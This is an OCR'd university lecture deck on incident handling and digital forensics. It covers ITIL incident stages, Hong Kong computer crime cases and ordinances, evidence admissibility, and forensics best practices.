
Week 12 – Incident handling, Forensics Investigation


Start from IT Service Delivery

ITIL Process



http://www.mitsm.de/itil-wiki/process-descriptions-english/main-page

Incident Handling Flow



Incident handling

- Actions taken to protect, contain, restore and investigate when an adverse event occurs
- Include detect and response stages
- Managed by responsible parties that follows a set of predefined procedures
- Usually established to perform the tasks of making security incident response
- Procedures are designed and have to be properly revised

Core point of Incident Handling

Management

- Arrange human and system resources
- Provide Appropriate directions
- Coordinate efforts

Business continuity

- Meet the Services Level Agreement

Reputation

- Provide good reputation of the company

Why use an Incident Handling Methodology?

Efficient

Facilities understanding of the entire process in responding to incident

Helps to deal with unexpected incident

Provides structure and organization

Understanding an Incident Life Cycle

Incident opened

- Declared by the user
- Authorized and approved by the Data Owner


Transition stages

- Change of stage and associated actions
- From detection/identification to recovery stage

Incident closed

- Until no further action is required from the team
- Case may be reopened when new information is made available to the team

Incident Handling Cycle



Operation Procedures in Incident Handling

Preparation

- Develop incident handling procedure & policy and organize incident handling team

Identification and Detection

- Determine whether or not an incident has occurred and its nature

Containment

- Limit the scope and magnitude of the incident

Escalation

- Transfer the incident related questions and issues related to domain specialist

Operation Procedures in Incident Handling (Cont.)

Eradication

- Determine the cause of incident

Recovery

- Return the system to operational status

Investigation

- Identify the possible cause or possible attackers in the specific incident

Follow-up

- Lesson learnt from the incident and areas of improvement

Detailed Procedures on Incident Handling

Preparation

Detection and Analysis

Containment, Eradication, & Recovery

Post-Incident Activity





Figure 9-2 of Enterprise CyberSecurity - The incident response team uses the IOC cycle to identify the resources and techniques being used by the attackers.

Computer Crime

BT case: HKSAR vs CHAN NAI MING



BT case: HKSAR vs CHAN NAI MING (Cont.)

圖：全球首宗BT上載電影案被告陳乃明上庭

BT case: HKSAR vs CHAN NAI MING (Cont.)

Officer-in-Charge (OC) received information from intelligence team. That complaint was initiated by Copyright Owner that some new torrent of new movies were found in HK newsgroup

10 Jan 2005

- A customs officer browsed a HK movie newsgroup and saw a reference to Big Crook having uploaded a file to the BitTorrent newsgroup, which related to a film called "Daredevil".
- There were images of inlay cards from the film, which had a picture of a statuette superimposed onto them and a .torrent file.
- The .torrent file was downloaded and activated by the officer and showed the seeder's IP address, where the source seed was located.
- The officer downloaded the film, as did two of the other downloaders, before the connection was broken

11 January 2005

- the same procedure was followed with two other films called "Red Planet" and "Miss Congeniality".


10 – 11 Jan 2005

- Communicated with ISP and Forum for the IP address and account owner of the IP address.

12 Jan 2005, 7:00am

- Laid ambush outside the defendant's home

BT case: HKSAR vs CHAN NAI MING (Cont.)



BT case: HKSAR vs CHAN NAI MING (Cont.)

Defendant is before this court facing three charges

- Section 118(1)(f) of the Copyright Ordinance, Cap 528. of attempting to distribute an infringing copy of a copyright work, other than for the purpose of or in the course of any trade or business, to such an extent as to affect prejudicially the rights of the copyright owner;
- Three alternative charges of obtaining access to a computer with dishonest intent, contrary to section 161(1) (c) of the Crimes Ordinance, Cap 200.

Edison Chen's Scandal

On Feb 2008, Internet users use FOXY to share Edison's scandal photos

- Whenever new photos surface on the internet, they pass on the messages using the code: "hurry on bit the fox" and using the keyword "新閃卡"
- Users share the files with names 新閃卡 by putting those files in their share folder
- The photos spread rapidly on the Foxy network

Law enforcement has tried to trace users who share the photos on the Foxy network

Case 19/4/2011: Police Information Leakage

Appledaily reported that users can use keyword – 'pol' to search for undercover reports from OCTB (Organized Crime and Triad Bureau) and NB (Narcotics Bureau)

Case 22/06/2008 : Confidential Legal Documents Leaked from 5 Law Firms


五律師行絕密文件外洩

經Foxy曝光 律師會徹查

會長形容事件嚴重

過失嚴重可被除牌

風險管理教育計劃

Leaked documents included letterheads from the law firms

Some documents included individual's name and HKID, bank account number

Types of Computer crimes

Spammers

- (no offence itself under the laws of HK as in Apr 2003)
- May be classified under other ordinance (Personal Data Privacy Ordinance, crime ordinance)

Intruders

- No offence itself under the laws of HK
- May be classified under other ordinance (crime ordinance, telecommunication ordinance)

Denial of Services

- No offence itself under the laws of HK
- May be classified under other ordinance (crime ordinance)

Supporting Ordinance

Crimes Ordinance, Section 161, Cap 200 (Cont.)

- Dishonest intent of access to a computer

Crimes Ordinance, Section 59, Cap 200 (Cont.)

- Criminal damage to property
- Misuse of Computer

Crimes Ordinance, Section 60, Cap 200

- Destroys or damages of any property without lawful excuse

Supporting Ordinance (Cont.)

Crimes Ordinance, Section 62, Cap 200

- Possessing anything with intent to destroy or damage of property

Crimes Ordinance, Section 61, Cap 200

- Threats to destroy or damage property

Section 27A, Telecommunications Ordinance, Cap 106

- Obtain unauthorized access to any program or data held via telecommunication

Evidence

Legal Requirement

Authenticity

- For evidence to be admissible it must be authentic and this means that the:
  - Records must not be altered, manipulated or damaged after they were created
  - Software programs generating the records must be reliable

Admissibility under HK Law

Under Section 9 of Hong Kong's Electronic Transactions Ordinance, an electronic record cannot be denied admissibility as legal evidence on 'the sole ground that it is an electronic record.'

In addition, Section 5 of the Electronic Transactions Ordinance also provides that if information must be given in writing, an electronic record can suffice as long as the information contained in the record is accessible

Details in the Forensics Process

What is Forensics Science

Criminalistics : profession and scientific discipline directed to the recognition, identification, individualization, and evaluation of physical evidence by application of the physical and natural sciences to law-science matters

American Board of Criminalistics

Criminalistics : the branch of forensic science that involves collection and analysis of physical evidence generated by criminal activity

Aim of Forensics Investigation

To dig out the evidence related to computer crime

Preserve the chain of custody of the entire case

To build the case from the fragmented information

Best Practices on Digital Forensics

ISFS, "Computer Forensics Best Practices", www.isfs.org.hk

ACPO, *"Good Practice Guide for Computer based Electronic Evidence v3.0"*. [online], U.K. Available from: http://www.nhtcu.org/media/documents/publications/ACPO_Guide_for_computer-based_electronic_evidece.pdf (Accessed 30/1/06)

DFRWS' Digital Investigative Framework

DOJ's Electronic Crime Scene Investigation Guide

Séamus' "An Extended Model of Cybercrime Investigations"

FORZA Framework

Computer Forensics Best Practices (ISFS)

Developed in April 2004

Prepared by Information Security and Forensics Society of Hong Kong

Has been presented as best practices in HK Court in 2008

Edison Case


From Apple Daily Newspaper (Jan 30, 2008 & Feb 07, 2008)

ht .c
48 rt_ =410

http://www1.appledail
p 20

h ail
p

Photos tampered? Original Photos?



How to detect and verify?

Example of forged image identifiable from naked eye

1. Skin color not match
2. Light direction not match
3. Wall line not straight
4. Color change not smooth
5. Leg size not match

